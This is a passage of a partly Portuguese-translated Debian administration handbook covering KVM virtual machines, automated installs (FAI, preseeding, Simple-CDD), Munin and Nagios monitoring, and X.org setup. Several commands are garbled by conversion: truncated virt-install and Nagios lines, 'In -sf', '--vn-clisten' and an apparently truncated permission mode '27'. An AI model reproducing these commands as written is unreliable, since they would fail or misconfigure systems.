We first install the required packages, with **apt-get install qemu-kvm libvirt-bin virtinst virt-manager virt-viewer**. libvirt-bin provides the **libvirtd** daemon, which allows (potentially remote) management of the virtual machines running of the host, and starts the required VMs when the host boots. In addition, this package provides the **virsh** command-line tool, which allows controlling the **libvirtd**-managed machines.

The virtinst package provides **virt-install**, which allows creating virtual machines from the command line. Finally, virt-viewer allows accessing a VM's graphical console.

## 12.2.3.2. Configuração de Rede

Just as in Xen and LXC, the most frequent network configuration involves a bridge grouping the network interfaces of the virtual machines (see [Section 12.2.2.2, “Configuração de Rede”](#)).

Alternatively, and in the default configuration provided by KVM, the virtual machine is assigned a private address (in the 192.168.122.0/24

range), and NAT is set up so that the VM can access the outside network.

The rest of this section assumes that the host has an `eth0` physical interface and a `br0` bridge, and that the former is connected to the latter.

## 12.2.3. Instalação com `virt-install`

Creating a virtual machine is very similar to installing a normal system, except that the virtual machine's characteristics are described in a seemingly endless command line.

Practically speaking, this means we will use the Debian installer, by booting the virtual machine on a virtual DVD-ROM drive that maps to a Debian DVD image stored on the host system. The VM will export its graphical console over the VNC protocol (see [Section 9.2.3, “Usando Ambientes Gráficos Remotamente”](#) for details), which will allow us to control the installation process.

We first need to tell libvirtd where to store the disk images, unless the default location (`/var/lib/libvirt/images/`) is fine.

```
# virsh pool-create-as srv-kvm dir --target /srv/kvm
```

Let us now start the installation process for the virtual machine, and have a closer look at `virt-install`'s most important options. This command registers the virtual machine and its parameters in libvirtd, then starts it so that its installation can proceed.

```
# virt-install --connect qemu:///system ❶
    --virt-type kvm                      ❷
    --name testkvm                         ❸
    --ram 1024                            ❹
    --disk /srv/kvm/testkvm.qcow,format=qc ❺
    --cdrom /srv/isos/debian-6.0.0-amd64- ❻
    --network bridge=br0                  ❼
    --vnc                                ➋
    --os-type linux                        ❼
    --os-variant debiansqueeze            ⪻
```

Starting install...

Allocating 'testkvm.qcow'

| 10 GB 00

Creating domain...

| 0 B 00

Cannot open display:

Run 'virt-viewer --help' to see a full list of available

Domain installation still in progress. You can reconnect  
to the console to complete the installation process.

❶ The `--connect` option specifies the “hypervisor” to use. Its form is that of an URL containing a virtualization system (`xen://`, `qemu://`, `lxc://`, `openvz://`, `vbox://`, and so on) and the machine that should host the VM (this can be left empty in the case of the local host). In addition to that, and in the QEMU/KVM case, each user can manage virtual machines working with restricted permissions, and the URL path allows differentiating “system” machines (`/system`) from others (`/session`).

❷ Since KVM is managed the same way as QEMU, the `--virt-type kvm` allows specifying the use of KVM even though the URL looks like QEMU.

- ③ The `--name` option defines a (unique) name for the virtual machine.
- ④ The `--ram` option allows specifying the amount of RAM (in MB) to allocate for the virtual machine.
- ⑤ The `--disk` specifies the location of the image file that is to represent our virtual machine's hard disk; that file is created, unless present, with a size (in GB) specified by the `size` parameter. The `format` parameter allows choosing among several ways of storing the image file. The default format (`raw`) is a single file exactly matching the disk's size and contents. We picked a more advanced format here, that is specific to QEMU and allows starting with a small file that only grows when the virtual machine starts actually using space.
- ⑥ The `--cdrom` option is used to indicate where to find the optical disk to use for installation. The path can be either a local path for an ISO file, an URL where the file can be obtained, or the device file of a physical CD-ROM drive (i.e. `/dev/cdrom`).
- ⑦ The `--network` specifies how the virtual network card integrates in the host's network configuration. The default behavior (which we explicitly forced in our example) is to integrate it into any pre-existing network bridge. If no such bridge exists, the virtual machine

will only reach the physical network through NAT, so it gets an address in a private subnet range (192.168.122.0/24).

- ❸ --vnc states that the graphical console should be made available using VNC. The default behavior for the associated VNC server is to only listen on the local interface; if the VNC client is to be run on a different host, establishing the connection will require setting up an SSH tunnel (see [Section 9.2.2.3, “Criando Túneis Criptografados com Encaminhamento de Porta”](#)). Alternatively, the --vn-clisten=0.0.0.0 can be used so that the VNC server is accessible from all interfaces; note that if you do that, you really should design your firewall accordingly.
- ❹ The --os-type and --os-variant options allow optimizing a few parameters of the virtual machine, based on some of the known features of the operating system mentioned there.

At this point, the virtual machine is running, and we need to connect to the graphical console to proceed with the installation process. If the previous operation was run from a graphical desktop environment, this connection should be automatically started. If not, or if we operate remotely, **virt-viewer** can be run from any graphical environment to open the graphical console (note that the root password of the remote host is asked twice because the operation requires 2 SSH connections):

```
$ virt-viewer --connect qemu+ssh://root@server/system  
root@server's password:  
root@server's password:
```

Quando o processo de instalação terminar, a máquina virtual é reiniciada, e agora pronta para o uso.

## 12.2.3.4. Gerenciando Máquina com virsh

Now that the installation is done, let us see how to handle the available virtual machines. The first thing to try is to ask **libvirt** for the list of the virtual machines it manages:

```
# virsh -c qemu:///system list --all
 Id Name           State
 -----
 - testkvm        shut off
```

Vamos iniciar nossa máquina virtual de teste:

```
# virsh -c qemu:///system start testkvm
Domain testkvm started
```

We can now get the connection instructions for the graphical console (the returned VNC display can be given as parameter to **vncviewer**):

```
# virsh -c qemu:///system vncdisplay testkvm
:0
```

Outros subcomandos disponíveis para o **virsh** incluem:

- **reboot** reinicia uma máquina virtual;
- **shutdown** para ativar um desligamento limpo;
- **destroy**, para parar abruptamente;

- `suspend` para pausar a mesma;
- `resume` para despausar a mesma;
- `autostart` to enable (or disable, with the `--disable` option) starting the virtual machine automatically when the host starts;
- `undefine` to remove all traces of the virtual machine from **libvirtd**.

Todos esses subcomandos têm como parâmetro a identificação da máquina virtual.

# 12.3. Instalação Automatizada

The Falcot Corp administrators, like many administrators of large IT services, need tools to install (or reinstall) quickly, and automatically if possible, their new machines.

These requirements can be met by a wide range of solutions. On the one hand, generic tools such as SystemImager handle this by creating an image based on a template machine, then deploy that image to the target systems; at the other end of the spectrum, the standard Debian installer can be preseeded with a configuration file giving the answers to the questions asked during the installation process. As a sort of middle ground, a hybrid tool such as FAI (*Fully Automatic Installer*) installs machines using the packaging system, but it also uses its own infrastructure for tasks that are more specific to massive deployments (such as starting, partitioning, configuration and so on).

Each of these solutions has its pros and cons: SystemImager works independently from any particular packaging system, which allows it to manage large sets of machines using several distinct Linux distributions. It also includes an update system that doesn't require a reinstallation, but this update system can only be reliable if the machines are not modified independently; in other words, the user must not update any software on their own, or install any other software. Similarly, security updates must not be automated, because they have to go through the centralized reference image maintained by SystemImager. This solution also requires the target machines to be homogeneous,

otherwise many different images would have to be kept and managed (an i386 image won't fit on a powerpc machine, and so on).

On the other hand, an automated installation using debian-installer can adapt to the specifics of each machine: the installer will fetch the appropriate kernel and software packages from the relevant repositories, detect available hardware, partition the whole hard disk to take advantage of all the available space, install the corresponding Debian system, and set up an appropriate bootloader. However, the standard installer will only install standard Debian versions, with the base system and a set of pre-selected "tasks"; this precludes installing a particular system with non-packaged applications. Fulfilling this particular need requires customizing the installer... Fortunately, the installer is very modular, and there are tools to automate most of the work required for this customization, most importantly simple-CDD (CDD being an acronym for *Custom Debian Derivatives*). Even the simple-CDD solution, however, only handles initial installations; this is usually not a problem since the APT tools allow efficient deployment of updates later on.

We will only give a rough overview of FAI, and skip SystemImager altogether (which is no longer in Debian), in order to focus more intently on debian-installer and simple-CDD, which are more interesting in a Debian-only context.

## 12.3.1. Instalador Completamente Automático (FAI)

*Fully Automatic Installer* is probably the oldest automated deployment system for Debian, which explains its status as a reference; but its very flexible nature only just compensates for the complexity it involves.

FAI requires a server system to store deployment information and allow target machines to boot from the network. This server requires the fai-server package (or fai-quickstart, which also brings the required elements for a standard configuration).

FAI uses a specific approach for defining the various installable profiles. Instead of simply duplicating a reference installation, FAI is a full-fledged installer, fully configurable via a set of files and scripts stored on the server; the default location `/srv/fai/config/` is not automatically created, so the administrator needs to create it along with the relevant files. Most of the times, these files will be customized from the example files available in the documentation for the fai-doc package, more particularly the `/usr/share/doc/fai-doc/examples/simple/` directory.

Once the profiles are defined, the **fai-setup** command generates the elements required to start an FAI installation; this mostly means preparing or updating a minimal system (NFS-root) used during installation. An alternative is to generate a dedicated boot CD with **fai-cd**.

Para criar todos esses arquivos de configuração é necessário algum entendimento da maneira a qual o FAI funciona. Um processo de instalação típico é feito dos passos seguintes:

- pegar um núcleo da rede, e iniciá-lo;
- montar um sistema de arquivo raiz de um NFS;
- executar **/usr/sbin/fai**, o qual controla o resto do processo (os próximos passos portanto são iniciados por este roteiro);
- copying the configuration space from the server into `/fai/`;
- running **fai-class**. The `/fai/class/[0-9][0-9]*` scripts are executed in turn, and return names of “classes” that apply to the machine being installed; this information will serve as a base for the following steps. This allows for some flexibility in defining the services to be installed and configured.
- fetching a number of configuration variables, depending on the relevant classes;
- partitioning the disks and formatting the partitions, based on information provided in `/fai/disk_config/class`;
- mounting said partitions;
- installing the base system;
- preseeding the Debconf database with **fai-debconf**;
- fetching the list of available packages for APT;
- installing the packages listed in `/fai/package_config/class`;
- executing the post-configuration scripts, `/fai/scripts/class/[0-9][0-9]*`;
- recording the installation logs, unmounting the partitions, and rebooting.

## 12.3.2. Preseeding Debian-Installer

At the end of the day, the best tool to install Debian systems should logically be the official Debian installer. This is why, right from its inception, `debian-installer` has been designed for automated use, taking advantage of the infrastructure provided by `debconf`. The latter allows, on the one hand, to reduce the number of questions asked (hidden questions will use the provided default answer), and on the other hand, to provide the default answers separately, so that installation can be non-interactive. This last feature is known as *preseeding*.

### **GOING FURTHER Debconf with a centralized database**

Preseeding allows to provide a set of answers to `Debconf` questions at installation time, but these answers are static and do not evolve as time passes. Since already-installed machines may need upgrading, and new answers may become required, the `/etc/debconf.conf` configuration file can be set up so that `Debconf` uses external data sources (such as an LDAP directory server, or a remote file mounted via NFS or Samba). Several external data sources can be defined at the same time, and they complement one another. The local database is still used (for read-write access), but the remote databases are usually restricted to reading. The `debconf.conf(5)` manual page describes all the possibilities in detail.

## 12.3.2.1. Using a Preseed File

There are several places where the installer can get a preseeding file:

- in the initrd used to start the machine; in this case, preseeding happens at the very beginning of the installation, and all questions can be avoided. The file just needs to be called `preseed.cfg` and stored in the initrd root.
- on the boot media (CD or USB key); preseeding then happens as soon as the media is mounted, which means right after the questions about language and keyboard layout. The `preseed/file` boot parameter can be used to indicate the location of the preseeding file (for instance, `/cdrom/preseed.cfg` when the installation is done off a CD-ROM, or `/hd-media/preseed.cfg` in the USB-key case).
- from the network; preseeding then only happens after the network is (automatically) configured; the relevant boot parameter is then `preseed/url=http://server/preseed.cfg`.

At a glance, including the preseeding file in the initrd looks like the most interesting solution; however, it is rarely used in practice, because generating an installer initrd is rather complex. The other two solutions are much more common, especially since boot parameters provide another way to preseed the answers to the first questions of the installation process. The usual way to save the bother of typing these boot parameters by hand at each installation is to save them into the configuration for **isolinux** (in the CD-ROM case) or **syslinux** (USB key).

## 12.3.2.2. Creating a Preseed File

A preseed file is a plain text file, where each line contains the answer to one Debconf question. A line is split across four fields separated by whitespace (spaces or tabs), as in, for instance, `d-i mirror/suite string stable`:

- the first field is the “owner” of the question; “`d-i`” is used for questions relevant to the installer, but it can also be a package name for questions coming from Debian packages;
- the second field is an identifier for the question;
- third, the type of question;
- the fourth and last field contains the value for the answer; note that it must be separated from the third field with a single space, so that the value can start with whitespace.

The simplest way to write a preseed file is to install a system by hand. Then **debconf-get-selections --installer** will provide the answers concerning the installer. Answers about other packages can be obtained with **debconf-get-selections**. However, a cleaner solution is to write the preseed file by hand, starting from an example and the reference documentation: with such an approach, only questions where the default answer needs to be overridden can be preseeded; using the `priority=critical` boot parameter will instruct Debconf to only ask critical questions, and use the default answer for others.

### DOCUMENTATION Installation guide appendix

The installation guide, available online, includes detailed documentation on the use of a preseed file in an appendix. It also includes a detailed and

commented sample file, which can serve as a base for local customizations.

? <http://www.debian.org/releases/squeeze/i386/apb.html>

? <http://www.debian.org/releases/squeeze/example-preseed.txt>

## 12.3.2.3. Creating a Customized Boot Media

Knowing where to store the preseed file is all very well, but the location isn't everything: one must, one way or another, alter the installation boot media to change the boot parameters and add the preseed file.

### 12.3.2.3.1. Booting From the Network

When a computer is booted from the network, the server sending the initialization elements also defines the boot parameters. Thus, the change needs to be made in the PXE configuration for the boot server; more specifically, in its `/tftpboot/pxelinux.cfg/default` configuration file. Setting up network boot is a prerequisite; see the Installation Guide for details.

? <http://www.debian.org/releases/squeeze/i386/cho4s05.html>

## 12.3.2.3.2. Preparing a Bootable USB Key

Once a bootable key has been prepared (see [Section 4.1.2, “Iniciando a partir de um pendrive”](#)), a few extra operations are needed. Assuming the key contents are available under /media/usbdisk/:

- copy the preseed file to /media/usbdisk/preseed.cfg
- edit /media/usbdisk/syslinux.cfg and add required boot parameters (see example below).

### Example 12.2. syslinux.cfg file and preseeding parameters

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=en_UK
```

## 12.3.2.3.3. Creating a CD-ROM Image

A USB key is a read-write media, so it was easy for us to add a file there and change a few parameters. In the CD-ROM case, the operation is more complex, since we need to regenerate a full ISO image. This task is handled by debian-cd, but this tool is rather awkward to use: it needs a local mirror, and it requires an understanding of all the options provided by /usr/share/debian-cd/CONF.sh; even then, **make** must be invoked several times. /usr/share/debian-cd/README is therefore a very recommended read.

Having said that, debian-cd always operates in a similar way: an “image” directory with the exact contents of the CD-ROM is generated, then converted to an ISO file with a tool such as **genisoimage**, **mkisofs** or **xorriso**. The image directory is finalized after debian-

cd's **make image-trees** step. At that point, we insert the preseed file into the appropriate directory (usually \$TDIR/squeeze/CD1/, \$TDIR being one of the parameters defined by the CONF.sh configuration file). The CD-ROM uses **isolinux** as its bootloader, and its configuration file must be adapted from what debian-cd generated, in order to insert the required boot parameters (the specific file is \$TDIR/squeeze/boot1/isolinux/isolinux.cfg). Then the "normal" process can be resumed, and we can go on to generating the ISO image with **make image CD=1** (or **make images** if several CD-ROMs are generated).

## 12.3.3. Simple-CDD: The All-In-One Solution

Simply using a preseed file is not enough to fulfill all the requirements that may appear for large deployments. Even though it is possible to execute a few scripts at the end of the normal installation process, the selection of the set of packages to install is still not quite flexible (basically, only "tasks" can be selected); more important, this only allows installing official Debian packages, and precludes locally-generated ones.

On the other hand, debian-cd is able to integrate external packages, and debian-installer can be extended by inserting new steps in the installation process. By combining these capabilities, it should be possible to create a customized installer that fulfills our needs; it should even be able to configure some services after unpacking the required packages. Fortunately, this is not a mere hypothesis, since this is exactly what Simple-CDD (in the simple-cdd package) does.

The purpose of Simple-CDD is to allow anyone to easily create a distribution derived from Debian, by selecting a subset of the available packages, preconfiguring them with Debconf, adding specific software, and executing custom scripts at the end of the installation process. This matches the “universal operating system” philosophy, since anyone can adapt it to their own needs.

### 12.3.3.1. Creating Profiles

Simple-CDD defines “profiles” that match the FAI “classes” concept, and a machine can have several profiles (determined at installation time). A profile is defined by a set of `profile.*` files:

- the `.description` file contains a one-line description for the profile;
- the `.packages` file lists packages that will automatically be installed if the profile is selected;
- the `.downloads` file lists packages that will be stored onto the installation media, but not necessarily installed;
- the `.preseed` file contains preseeding information for Debconf questions (for the installer and/or for packages);
- the `.postinst` file contains a script that will be run at the end of the installation process;
- lastly, the `.conf` file allows changing some Simple-CDD parameters based on the profiles to be included in an image.

The `default` profile has a particular role, since it is always selected; it contains the bare minimum required for Simple-CDD to work. The only thing that is usually customized in this profile is the `simple-`

`cdd/profiles` preseed parameter: this allows avoiding the question, introduced by Simple-CDD, about what profiles to install.

Note also that the commands will need to be invoked from the parent directory of the `profiles` directory.

## 12.3.3.2. Configuring and Using `build-simple-cdd`

### **QUICK LOOK** Detailed configuration file

An example of a Simple-CDD configuration file, with all possible parameters, is included in the package (`/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz`). This can be used as a starting point when creating a custom configuration file.

Simple-CDD requires many parameters to operate fully. They will most often be gathered in a configuration file, which **`build-simple-cdd`** can be pointed at with the `--conf` option, but they can also be specified via dedicated parameters given to **`build-simple-cdd`**. Here is an overview of how this command behaves, and how its parameters are used:

- the `profiles` parameter lists the profiles that will be included on the generated CD-ROM image;
- based on the list of required packages, Simple-CDD downloads the appropriate files from the server mentioned in

server, and gathers them into a partial mirror (which will later be given to debian-cd);

- the custom packages mentioned in `local_packages` are also integrated into this local mirror;
- debian-cd is then executed (within a default location that can be configured with the `debian_cd_dir` variable), with the list of packages to integrate;
- once debian-cd has prepared its directory, Simple-CDD applies some changes to this directory:
  - files containing the profiles are added in a `simple-cdd` subdirectory (that will end up on the CD-ROM);
  - other files listed in the `all_extras` parameter are also added;
  - the boot parameters are adjusted so as to enable the preseeding. Questions concerning language and country can be avoided if the required information is stored in the `language` and `country` variables.
- debian-cd then generates the final ISO image.

### 12.3.3.3. Generating an ISO Image

Once we have written a configuration file and defined our profiles, the remaining step is to invoke **build-simple-cdd --conf simple-cdd.conf**. After a few minutes, we get the required image in `images/debian-6.0-i386-CD-1.iso`.

# 12.4. Monitoramento

Monitoring is a generic term, and the various involved activities have several goals: on the one hand, following usage of the resources provided by a machine allows anticipating saturation and the subsequent required upgrades; on the other hand, alerting the administrator as soon as a service is unavailable or not working properly means the problem can be fixed earlier.

*Munin* covers the first area, by displaying graphical charts for historical values of a number of parameters (used RAM, occupied disk space, processor load, network traffic, Apache/MySQL load, and so on). *Nagios* covers the second area, by regularly checking that the services are working and available, and sending alerts through the appropriate channels (e-mails, text messages, and so on). Both have a modular design, which makes it easy to create new plug-ins to monitor specific parameters or services.

## ALTERNATIVE Zabbix, an integrated monitoring tool

Although Munin and Nagios are in very common use, they are not the only players in the monitoring field, and each of them only handles half of the task (graphing on one side, alerting on the other). Zabbix, on the other hand, integrates both parts of monitoring; it also has a web interface for configuring the most common aspects. It has grown by leaps and bounds during the last few years, and can now be considered a viable contender.

? <http://www.zabbix.org/>

## **ALTERNATIVE Icinga, a Nagios fork**

Spurred by divergences in opinions concerning the development model for Nagios (which is controlled by a company), a number of developers forked Nagios and use Icinga as their new name. Icinga is still compatible — so far — with Nagios configurations and plugins, but it also adds extra features.

? <http://www.icinga.org/>

## **12.4.1. Setting Up Munin**

The purpose of Munin is to monitor many machines; therefore, it quite naturally uses a client/server architecture. The central host — the grapher — collects data from all the monitored hosts, and generates historical graphs.

### **12.4.1.1. Configuring Hosts To Monitor**

The first step is to install the munin-node package. The daemon installed by this package listens on port 4949 and sends back the data collected by all the active plugins. Each plugin is a simple program returning a description of the collected data as well as the latest measured value. Plugins are stored in `/usr/share/munin/plugins/`,

but only those with a symbolic link in `/etc/munin/plugins/` are really used.

When the package is installed, a set of active plugins is determined based on the available software and the current configuration of the host. However, this autoconfiguration depends on a feature that each plugin must provide, and it is usually a good idea to review and tweak the results by hand. It would be interesting to have comprehensive documentation for each plugin, but unfortunately there's no such official documentation. However, all plugins are scripts and most are rather simple and well-commented. Browsing `/etc/munin/plugins/` is therefore a good way of getting an idea of what each plugin is about and determining which should be removed. Similarly, enabling an interesting plugin found in `/usr/share/munin/plugins/` is a simple matter of setting up a symbolic link with **In -sf /usr/share/munin/plugins/*plugin* /etc/munin/plugins/**. Note that when a plugin name ends with an underscore “`_`”, the plugin requires a parameter. This parameter must be stored in the name of the symbolic link; for instance, the “`if_`” plugin must be enabled with a `if_eth0` symbolic link, and it will monitor network traffic on the eth0 interface.

Once all plugins are correctly set up, the daemon configuration must be updated to describe access control for the collected data. This involves `allow` directives in the `/etc/munin/munin-node.conf` file. The default configuration is `allow ^127\.0\.0\.1$`, and only allows access to the local host. An administrator will usually add a similar line containing the IP address of the grapher host, then restart the daemon with **invoke-rc.d munin-node restart**.

## **GOING FURTHER Creating local plugins**

Despite the lack of official documentation for standard plugins, Munin does include detailed documentation on how plugins should behave, and how to develop new plugins.

? <http://munin-monitoring.org/wiki/Documentation>

A plugin is best tested when run in the same conditions as it would be when triggered by munin-node; this can be simulated by running **munin-run plugin** as root. A potential second parameter given to this command (such as config) is passed to the plugin as a parameter.

When a plugin is invoked with the config parameter, it must describe itself by returning a set of fields:

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how
load.info 5 minute load average
```

The various available fields are described by the “configuration protocol” specification available on the Munin website.

? <http://munin-monitoring.org/wiki/protocol-config>

When invoked without a parameter, the plugin simply returns the last measured values; for instance, executing **sudo munin-run load** could return `load.value 0.12`.

Finally, when a plugin is invoked with the `autoconf` parameter, it should return “yes” (and a 0 exit status) or “no” (with a 1 exit status) according to whether the plugin should be enabled on this host.

## 12.4.1.2. Configuring the Grapher

The “grapher” is simply the computer that aggregates the data and generates the corresponding graphs. The required software is in the munin package. The standard configuration runs **munin-cron** (once every 5 minutes), which gathers data from all the hosts listed in `/etc/munin/munin.conf` (only the local host is listed by default), saves the historical data in RRD files (*Round Robin Database*, a file format designed to store data varying in time) stored under `/var/lib/munin/` and generates an HTML page with the graphs in `/var/cache/munin/www/`.

All monitored machines must therefore be listed in the `/etc/munin/munin.conf` configuration file. Each machine is listed as a full section with a name matching the machine and at least an address entry giving the corresponding IP address.

```
[ftp.falcot.com]
address 192.168.0.12
use_node_name yes
```

Sections can be more complex, and describe extra graphs that could be created by combining data coming from several machines. The

samples provided in the configuration file are good starting points for customization.

The last step is to publish the generated pages; this involves configuring a web server so that the contents of `/var/cache/munin/www/` are made available on a website. Access to this website will often be restricted, using either an authentication mechanism or IP-based access control. See [Section 11.2, “Web Server \(HTTP\)”](#) for the relevant details.

## 12.4.2. Setting Up Nagios

Unlike Munin, Nagios does not necessarily require installing anything on the monitored hosts; most of the time, Nagios is used to check the availability of network services. For instance, Nagios can connect to a web server and check that a given web page can be obtained within a given time.

### 12.4.2.1. Instalando

The first step in setting up Nagios is to install the `nagios3`, `nagios-plugins` and `nagios3-doc` packages. Installing the packages configures the web interface and creates a first `nagiosadmin` user (for which it asks for a password). Adding other users is a simple matter of inserting them in the `/etc/nagios3/htpasswd.users` file with Apache's `htpasswd` command. If no Debconf question was displayed during installation, `dpkg-reconfigure nagios3-cgi` can be used to define the `nagiosadmin` password.

Pointing a browser at `http://server/nagios3/` displays the web interface; in particular, note that Nagios already monitors some parameters of the machine where it runs. However, some interactive features such as adding comments to a host do not work. These features are disabled in the default configuration for Nagios, which is very restrictive for security reasons.

As documented in `/usr/share/doc/nagios3/README.Debian`, enabling some features involves editing `/etc/nagios3/nagios.cfg` and setting its `check_external_commands` parameter to "1". We also need to set up write permissions for the directory used by Nagios, with commands such as the following:

```
# /etc/init.d/nagios3 stop
[...]
# dpkg-statoverride --update --add nagios www-data 27
# dpkg-statoverride --update --add nagios nagios 751
# /etc/init.d/nagios3 start
[...]
```

## 12.4.2.2. Configurando

The Nagios web interface is rather nice, but it does not allow configuration, nor can it be used to add monitored hosts and services. The whole configuration is managed via files referenced in the central configuration file, `/etc/nagios3/nagios.cfg`.

These files should not be dived into without some understanding of the Nagios concepts. The configuration lists objects of the following types:

- a *host* is a machine to be monitored;
- a *hostgroup* is a set of hosts that should be grouped together for display, or to factor some common configuration elements;
- a *service* is a testable element related to a host or a host group. It will most often be a check for a network service, but it can also involve checking that some parameters are within an acceptable range (for instance, free disk space or processor load);
- a *servicegroup* is a set of services that should be grouped together for display;
- a *contact* is a person who can receive alerts;
- a *contactgroup* is a set of such contacts;
- a *timeperiod* is a range of time during which some services have to be checked;
- a *command* is the command line invoked to check a given service.

According to its type, each object has a number of properties that can be customized. A full list would be too long to include, but the most important properties are the relations between the objects.

A *service* uses a *command* to check the state of a feature on a *host* (or a *hostgroup*) within a *timeperiod*. In case of a problem, Nagios sends an alert to all members of the *contactgroup* linked to the service. Each member is sent the alert according to the channel described in the matching *contact* object.

An inheritance system allows easy sharing of a set of properties across many objects without duplicating information. Moreover, the initial configuration includes a number of standard objects; in many cases, defining now hosts, services and contacts is a simple matter of

deriving from the provided generic objects. The files in /etc/nagios3/conf.d/ are a good source of information on how they work.

The Falcot Corp administrators use the following configuration:

### **Example 12.3. /etc/nagios3/conf.d/falcot.cfg file**

```
define contact{
    name                      generic-contact
    service_notification_period 24x7
    host_notification_period    24x7
    service_notification_options w,u,c,r
    host_notification_options   d,u,r
    service_notification_commands notify-service-by-emergency
    host_notification_commands  notify-host-by-emergency
    register                  0 ; Template only
}
define contact{
    use          generic-contact
    contact_name rhertzog
    alias        Raphael Herzog
    email        hertzog@debian.org
}
define contact{
    use          generic-contact
    contact_name rmas
    alias        Roland Mas
    email        lolando@debian.org
}

define contactgroup{
    contactgroup_name  falcot-admins
    alias            Falcot Administrators
```

```
members                      rhertzog, rmas
}

define host{
    use                          generic-host ; Name of host
    host_name                   www-host
    alias                        www.falcot.com
    address                      192.168.0.5
    contact_groups               falcot-admins
    hostgroups                  debian-servers, ssh-servers
}
define host{
    use                          generic-host ; Name of host
    host_name                   ftp-host
    alias                        ftp.falcot.com
    address                      192.168.0.6
    contact_groups               falcot-admins
    hostgroups                  debian-servers, ssh-servers
}

# 'check_ftp' command with custom parameters
define command{
    command_name                check_ftp2
    command_line                 /usr/lib/nagios/plugins/che
}

# Generic Falcot service
define service{
    name                         falcot-service
    use                          generic-service
    contact_groups               falcot-admins
    register                     0
}
```

```
# Services to check on www-host
define service{
    use                      falcot-service
    host_name                www-host
    service_description       HTTP
    check_command             check_http
}
define service{
    use                      falcot-service
    host_name                www-host
    service_description       HTTPS
    check_command             check_https
}
define service{
    use                      falcot-service
    host_name                www-host
    service_description       SMTP
    check_command             check_smtp
}

# Services to check on ftp-host
define service{
    use                      falcot-service
    host_name                ftp-host
    service_description       FTP
    check_command             check_ftp2
}
```

This configuration file describes two monitored hosts. The first one is the web server, and the checks are made on the HTTP (80) and secure-HTTP (443) ports. Nagios also checks that an SMTP server runs on port 25. The second host is the FTP server, and the check

include making sure that a reply comes within 20 seconds. Beyond this delay, a *warning* is emitted; beyond 30 seconds, the alert is deemed critical. The Nagios web interface also shows that the SSH service is monitored: this comes from the hosts belonging to the `ssh-servers` hostgroup. The matching standard service is defined in `/etc/nagios3/conf.d/services_nagios2.cfg`.

Note the use of inheritance: an object is made to inherit from another object with the “use *parent-name*”. The parent object must be identifiable, which requires giving it a “name *identifier*” property. If the parent object is not meant to be a real object, but only to serve as a parent, giving it a “register 0” property tells Nagios not to consider it, and therefore to ignore the lack of some parameters that would otherwise be required.

## **DOCUMENTATION List of object properties**

A more in-depth understanding of the various ways in which Nagios can be configured can be obtained from the documentation provided by the `nagios3-doc` package. This documentation is directly accessible from the web interface, with the “Documentation” link in the top left corner. It includes a list of all object types, with all the properties they can have. It also explains how to create new plugins.

## **GOING FURTHER Remote tests with NRPE**

Many Nagios plugins allow checking some parameters local to a host; if many machines need these checks while a central installation gathers them, the NRPE (*Nagios Remote Plugin Executor*) plugin needs to be

deployed. The `nagios-nrpe-plugin` package needs to be installed on the Nagios server, and `nagios-nrpe-server` on the hosts where local tests need to run. The latter gets its configuration from `/etc/nagios/nrpe.cfg`. This file should list the tests that can be started remotely, and the IP addresses of the machines allowed to trigger them. On the Nagios side, enabling these remote tests is a simple matter of adding matching services using the new `check_nrpe` command.

# Chapter 13. Estação de trabalho

Agora que a publicação do servidor foi feita, os administradores podem se concentrar em instalar as estações individuais e criar uma configuração típica.

## 13.1. Configurando o servidor X11

A configuração inicial para a interface gráfica pode ser estranha às vezes; placas de vídeo recentes por vezes não funcionam perfeitamente na versão do X.org que vem com a versão estável do Debian.

A brief reminder: X.org is the software component that allows graphical applications to display windows on screen. It includes a driver that makes efficient use of the video card. The features offered to the graphical applications are exported through a standard interface, *X11* (Squeeze contains its *X11R7.5* version).

X11 is the graphical system most widely used on Unix-like systems (also available, in addition to the native system, for Windows and Mac OS). Strictly speaking, the “X11” term only refers to a protocol specification, but it's also used to refer to the implementation in practice.

X11 had a rough start, but the 1990's saw XFree86 emerge as the reference implementation because it was free software, portable, and maintained by a collaborative community. However, the rate of evolution slowed down near the end when the software only gained new drivers. That situation, along with a very controversial license change, led to the X.org fork in 2004. This is now the reference implementation, and Debian Squeeze uses X.org version 7.5.

Current versions of X.org are able to autodetect the available hardware: this applies to the video card and the monitor, as well as keyboards and mice; in fact, it's so convenient that the package no longer even creates a `/etc/X11/xorg.conf` configuration file. This is all made possible by features provided by the Linux 2.6 kernel (in particular for keyboards and mice), by having each driver list the video cards it supports, and by using the DDC protocol to fetch monitor characteristics.

The keyboard configuration is currently set up in `/etc/default/keyboard`. This file is used both to configure the text console and the graphical interface, and it is handled by the `keyboard-configuration` package. Details on configuring the keyboard layout are available in [Section 8.1.2, “Configurando o Teclado”](#).

The `xserver-xorg-core` package provides a generic X server, as used by the 7.x versions of X.org. This server is modular and uses a set of independent drivers to handle the many different kinds of video cards.

Installing xserver-xorg ensures that both the server and at least one video driver are installed.

Note that if the detected video card is not handled by any of the available drivers, X.org tries using the VESA and fbdev drivers. The former is a generic driver that should work everywhere, but with limited capabilities (fewer available resolutions, no hardware acceleration for games, and so on) while the latter works on top of the kernel's framebuffer device. The X server writes its messages to the `/var/log/Xorg.0.log` log file, which is where one would look to know what driver is currently in use. For example, the following snippet matches what the `intel` driver outputs when it is loaded:

```
(==) Matched intel as autoconfigured driver 0
(==) Matched vesa as autoconfigured driver 1
(==) Matched fbdev as autoconfigured driver 2
(==) Assigned the driver to the xf86ConfigLayout
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv...
```

## **drivers proprietários EXTRA**

Alguns fabricantes de placas de vídeo (em especial a nVidia) se recusam a publicar as especificações de hardware que serão necessárias para implementar drivers livres bons. Entretanto, eles fornecem drivers proprietários que permitem usar seus equipamentos. Esta política é maligna, por que mesmo que o driver exista, ele não é tão bem-cuidado quanto deveria; e mais, ele não necessariamente segue as atualizações do X.org, o que impede que as últimas atualizações disponíveis de drivers funcionem corretamente. Não podemos apoiar este comportamento, e recomendamos que se evite estes fabricantes, escolhendo outros mais colaborativos.

If you still end up with such a card, you will find the required packages in the *non-free* section: nvidia-glx for nVidia cards, and fglrx-driver for some ATI cards. Both cases require matching kernel modules. Building these modules can be automated by installing the nvidia-kernel-dkms (for nVidia), or fglrx-modules-dkms (for ATI) packages.

